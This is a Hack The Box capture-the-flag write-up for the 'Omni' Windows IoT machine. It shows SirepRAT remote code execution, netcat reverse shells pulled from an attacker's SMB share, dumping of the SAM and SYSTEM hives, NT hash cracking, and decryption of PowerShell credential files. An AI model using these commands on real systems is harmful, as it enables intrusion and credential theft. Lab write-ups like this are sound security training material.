



Writeup of OMNI

Easy machine (hackthebox.com)

Sylvain (Javali) Júlio - 08/09/2021

Enumeration

Nmap

For enumeration, after verifying the connection, I always do a nmap scan like this:

```
Kali-Linux
(JavaliMZ@kali)~[/C/HackTheBox]-$ sudo nmap -p- -n -Pn 10.10.10.204 -oG enumeration/allPorts -sS --min-rate 5000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 10:32 WEST
Nmap scan report for 10.10.10.204
Host is up (0.042s latency).
Not shown: 65529 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
5985/tcp   open  wsman
8080/tcp   open  http-proxy
29817/tcp  open  unknown
29819/tcp  open  unknown
29820/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.52 seconds

(JavaliMZ@kali)~[/C/HackTheBox]-$ |

HTB - Omni 10.10.14.16 10.10.10.204 1 Enumeration 10:40 08 Sep javali

Kali-Linux
(JavaliMZ@kali)~[/C/HackTheBox]-$ nmap -sC -sV -p135,5985,8080,29817,29819,29820 10.10.10.204 -oN enumeration/nmap-A.txt -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-08 10:27 WEST
Nmap scan report for 10.10.10.204
Host is up (0.043s latency).
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
5985/tcp   open  upnp       Microsoft IIS httpd
8080/tcp   open  upnp       Microsoft IIS httpd
| http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=Windows Device Portal
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Site doesn't have a title.
29817/tcp  open  unknown
29819/tcp  open  arcserve   ARCserve Discovery
29820/tcp  open  unknown
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port29820-TCP:V=7.91%I=7%D=9/8%Time=613881FB%P=x86_64-pc-linux-gnu%r(NU
SF:LL,10,"*LY\xa5\xfb\x04G\xa9m\x1c\x08\x12")%r(GenericLines,10,"*
SF:*LY\xa5\xfb\x04G\xa9m\x1c\x08\x12")%r(Hello,10,"*LY\xa5\xfb\x04
SF:G\xa9m\x1c\x08\x12")%r(JavaRMI,10,"*LY\xa5\xfb\x04G\xa9m\x1c\x
SF:9)\xc80\x12");
Service Info: Host: PING; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.35 seconds

(JavaliMZ@kali)~[/C/HackTheBox]-$ |

HTB - Omni 10.10.14.16 10.10.10.204 1 Enumeration 10:32 08 Sep javali
```

At this point, we know:

- Port 135 Open: MSRPC is an interprocess communication (IPC) mechanism that allows client/server software communication
- Port 8080 open: Basic realm=Windows Device Portal - The Windows Device Portal (WDP) is a web server included with Windows devices that lets you configure and manage the settings for the device over a network or USB connection. Access to port 8080 from the web browser is restricted by basic authentication

Sign in

http://10.10.10.204:8080


Your connection to this site is not private

Username

Password

After some researches, if we google for "Windows Device Portal exploit github", we can find this tool:

SirepRAT - RCE as SYSTEM on Windows IoT Core - GitHub (<https://github.com/SafeBreach-Labs/SirepRAT>)



Exploitation

```
git clone https://github.com/SafeBreach-Labs/SirepRAT.git
cd SirepRAT

sudo python3 setup.py install

# The syntax is a bit hard... but the github page has a lot of examples...
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c echo {{userprofile}}"
```

The command gives us an output that looks good. But we can confirm if we have RCE with a better combo!

```
# Listening for pings
sudo tcpdump -i tun0 icmp

# Run RCE on the target machine to ping my kali machine
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c ping 10.10.14.16"
```

```
Kali-Linux
Configurações

(JavaliMZ@kali)-[~/C/H/e/SirepRAT]-$ python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --as_logged_on_user --cmd "C:\Windows\System32\cmd.exe" --args "/c ping 10.10.14.16"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 97, payload peek: 'b'\r\nPinging 10.10.14.16 with 32 bytes of data:\r\nRepl''>
<OutputStreamResult | type: 11, payload length: 51, payload peek: 'b'Reply from 10.10.14.16: bytes=32 time=40ms TTL=63\r''>
<OutputStreamResult | type: 11, payload length: 51, payload peek: 'b'Reply from 10.10.14.16: bytes=32 time=40ms TTL=63\r''>
<OutputStreamResult | type: 11, payload length: 245, payload peek: 'b'Reply from 10.10.14.16: bytes=32 time=40ms TTL=63\r''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>

(JavaliMZ@kali)-[~/C/H/e/SirepRAT]-$ |
HTB - Omni 10.10.14.16 10.10.10.204 1 Enumeration 2 tcpdump 11:44 08 Sep javali
```

```
Kali-Linux

(JavaliMZ@kali)-[~/C/HackTheBox]-$ sudo tcpdump -i tun0 icmp
[sudo] password for javali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:43:45.228663 IP 10.10.10.204 > 10.10.14.16: ICMP echo request, id 1, seq 64166, length 40
11:43:45.228995 IP 10.10.14.16 > 10.10.10.204: ICMP echo reply, id 1, seq 64166, length 40
11:43:46.241722 IP 10.10.10.204 > 10.10.14.16: ICMP echo request, id 1, seq 64168, length 40
11:43:46.241750 IP 10.10.14.16 > 10.10.10.204: ICMP echo reply, id 1, seq 64168, length 40
11:43:47.257389 IP 10.10.10.204 > 10.10.14.16: ICMP echo request, id 1, seq 64170, length 40
11:43:47.257422 IP 10.10.14.16 > 10.10.10.204: ICMP echo reply, id 1, seq 64170, length 40
11:43:48.273439 IP 10.10.10.204 > 10.10.14.16: ICMP echo request, id 1, seq 64173, length 40
11:43:48.273473 IP 10.10.14.16 > 10.10.10.204: ICMP echo reply, id 1, seq 64173, length 40

HTB - Omni 10.10.14.16 10.10.10.204 < Enumeration 2 tcpdump 11:45 08 Sep tcpdump
```

At this point, we know we have effectively RCE. So, the next step is to get a reverse shell

- I tried Certutil but don't work (don't existe)
- I tried with IEX but don't work too (don't exist')
- I create a smbserver, wget a netcat (nc64.exe) on my kali
- Prepare the listener to receive the reverse shell (*sudo rlrwrap nc -lvp 443*)

```
# SMB Server
sudo smbserver.py smbFolder $(pwd) -user javali -password javali -smb2support

# NC listener
sudo rlrwrap nc -lvp 443

# Get Reverse shell
python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c net use \\10.10.14.16\smbFolder /u:javali javali'

python3 SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c \\10.10.14.16\smbFolder\nc64.exe -e cmd 10.10.14.16 443'
```

We are in the target machine!

```
ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::b182:3c23:4d82:b29b%4
    IPv4 Address. . . . . : 10.10.10.204
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

C:\windows\system32>
```

Privesc

Enumeration of the System.

On all CTF, the objective is to get flag (close to always user.txt and root.txt)

If we have permissions, we can find this with a simple command:

```
cd C:\
dir /r /s user.txt # user.txt : C:\Data\Users\app
dir /r /s root.txt # root.txt : C:\Data\Users\administrator

icacls C:\Data\Users\app\user.txt # NT AUTHORITY\SYSTEM:(I)(F)
```

```
# BUILTIN\Administrators:(I)(F)
# OMNI\app:(I)(F)

icaccls C:\Data\Users\administrator\root.txt # NT AUTHORITY\SYSTEM:(I)(F)
# BUILTIN\Administrators:(I)(F)
# OMNI\Administrator:(I)(F)
```

At this point, we suppose we have to migrate at the user app, or directly at administrator... We don't know what privilege we have, but we know with SAM and SYSTEM files, we can extract all NT hash from all LOCAL users of the target machine. We give a try...

```
reg save HKLM\SYSTEM SYSTEM.bak # The operation completed successfully.
reg save HKLM\SAM SAM.bak # The operation completed successfully.

# Download that files with smbserver
copy .\SAM.bak \\10.10.14.16\smbFolder\SAM.bak
copy .\SYSTEM.bak \\10.10.14.16\smbFolder\SYSTEM.bak


# On kali machine, extract data
secretsdump.py -sam SAM.bak -system SYSTEM.bak LOCAL
#> Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation
#>
#> [*] Target system bootKey: 0xa96b0f404fd37b862c07c2aa37853a5
#> [*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
#> Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
#> Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
#> DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
#> WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
#> sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdf922475caed3acea:::
#> DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
#> app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
#> [*] Cleaning up...
```


Now, with all that hashes, we can try to crack them with john the ripper, and rockyou.txt

```
echo "Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdf922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::" > hashes

john --wordlist=/usr/share/wordlists/rockyou.txt --format=nt hashes
john --format=NT --show hashes # app:mesh5143
```

I tried to Invoke_Command with the credentials we get but dont worked... So i tried to login into the website at port 8080






We can execute commands directly with Windows Device Portal. But it's always better get a real reverse shell... We can't do the same with smbserver, but we can transfeere nc64.exe to the target. I always choose C:\Windows\System32\spool\drivers\color\ path because is nearly never blocked (aplocker bypass)...

```
# On reverse shell with user omni
copy \\10.10.14.16\smbFolder\nc64.exe C:\Windows\System32\spool\drivers\color\nc64.exe

# On website with user app
C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd 10.10.14.16 443
```

User "app"

In the home directory of "app", we can see the user.txt, but we can see another strange file: iot-admin.xml. The file looks like this:




This file is a Powershell Credential. to extract the "Password" field, we can do that:

```
(Import-CliXml -Path iot-admin.xml).GetNetworkCredential().password
#> _1nt3rn37ofTh1nGz
# This maybe is the password of administrator.
# administrator:_1nt3rn37ofTh1nGz
```


```
# with the same process (because root.txt, user.txt and iot-admin.xml are all Powershell Credentials), we can extract the user.txt flag:
(Import-CliXml -Path user.txt).GetNetworkCredential().password
# 7cfd50f6bc34db3204.....
```

With new credential, we can login on website as user administrator



Now we can get reverse shell with the same nc64.exe we download before

```
C:\Windows\System32\spool\drivers\color\nc64.exe -e cmd 10.10.14.16 443
```



For the flag, we use the same tecnic to extract the password of the Powershell Credential:

```
type root.txt # Props are the same 'UserName' and 'Password'
(Import-CliXml -Path root.txt).GetNetworkCredential().Password
#> 5dbdce5569e2c47.....
```